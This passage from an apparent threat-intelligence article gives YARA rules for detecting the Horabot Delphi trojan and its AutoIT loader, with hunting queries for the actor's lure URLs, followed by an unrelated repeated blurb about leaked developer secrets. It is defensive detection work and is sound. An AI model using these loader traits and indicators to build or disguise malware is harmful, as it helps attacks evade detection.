rule Horabot_Delphi_Trojan
{
    meta:
        author = "maT"
        description = "Detects Horabot payload/trojan (Delphi DLL)"
        hash_01 = "6272ef6ac1de8fb4bdd4a760be7ba5ed"
        hash_02 = "4caa797130b5f7116f11c0b48013e430"
        hash_03 = "c882d948d44a65019df54b0b2996677f"

    condition:
        uint32be(0) == 0x4d5a5000 and
        filesize < 150MB and
        pe.is_dll() and
        pe.number_of_exports == 4 and
        pe.exports("dbkFCallWrapperAddr") and
        pe.exports("__dbk_fcall_wrapper") and
        pe.exports("TMethodImplementationIntercept") and
        pe.exports(/^[A-Z][0-9]{6}_[A-Z0-9]$/)
}

rule Horabot_AutoIT_Loader
{
    meta:
        author = "maT"
        description = "Detects AutoIT script used as a loader by Horabot"

    strings:
        $winapi_01 = "Advapi32.dll"
        $winapi_02 = "CryptDeriveKey"
        $winapi_03 = "CryptDecrypt"
        $winapi_04 = "MemoryLoadLibrary"
        $winapi_05 = "VirtualAlloc"
        $winapi_06 = "DllCallAddress"

        $str_seed = "99521487"
        $str_func01 = "B080723_N"
        $str_func02 = "A040822_1"

        $opt_hexstr01 = { 20 3D 20 22 ?? ?? ?? ?? ?? ?? ?? 5F ?? 22 20 0D 0A 4C 6F 63 61 6C 20 24} // = "B080723_N" CRLF Local $
        $opt_aes192 = "0x0000660f" // CALG_AES_192
        $opt_md5 = "0x00008003" // CALG_MD5

    condition:
        filesize < 100KB and
        all of ($winapi*) and
        (
            1 of ($str*) or
            all of ($opt*)
        )

}
Hunting queries
You may notice that some patterns in this section do not appear in the URLs described earlier in the article. These additional patterns were included because we observed small variations introduced by the threat actor over time, such as the use of QR codes in the lure pages.
VirusTotal Intelligence
entity:url (url:”0DOWN1109″ or url:”0QR-CODE” or url:”0zip0408″ or url:”0out0408″ or url:”0capcha17″ or url:”/g1/ld1/” or url:”/g1/auxld1″ or url:”/au/gerapdf/blqs1″ or url:”/au/gerauto.php” or url:”g1/ctld” or url:”index25.php” or url:”07f07ffc-028d” or url:”0AT14″ or url:”0sen711″) or (url:”index15.php” and (url:”/on7″ or url:”/on7all” or url:”/inf”))
URLScan
page.url.keyword:/.*\/([0-9]{6}|reserva)\/(au|up)\/.*/ OR page.url:(*0DOWN1109* OR *0QR-CODE* OR *0zip0408* OR *0out0408* OR *0capcha17* OR *\/g1\/ld1* OR *\/g1\/auxld1* OR *\/au\/gerapdf\/blqs1* OR *\/au\/gerauto.php* OR *\/g1\/ctld* OR *\/index25.php OR *\/index15.php)
GitGuardian’s latest Secrets Sprawl report found more than 28 million new secrets exposed via public GitHub commits in 2025, a 34% increase over 2024 and the largest annual jump the company has recorded. The spike reflects a broader transformation in software creation, as AI tools lower the barrier to coding.
The post Exposed Developer Secrets Surge: AI Drives 34% Increase in 2025 appeared first on The Security Ledger with Paul F. Roberts.
GitGuardian’s latest Secrets Sprawl report found more than 28 million new secrets exposed via public GitHub commits in 2025, a 34% increase over 2024 and the largest annual jump the company has recorded. The spike reflects a broader transformation in software creation, as AI tools lower the barrier to coding.

 Entrar
































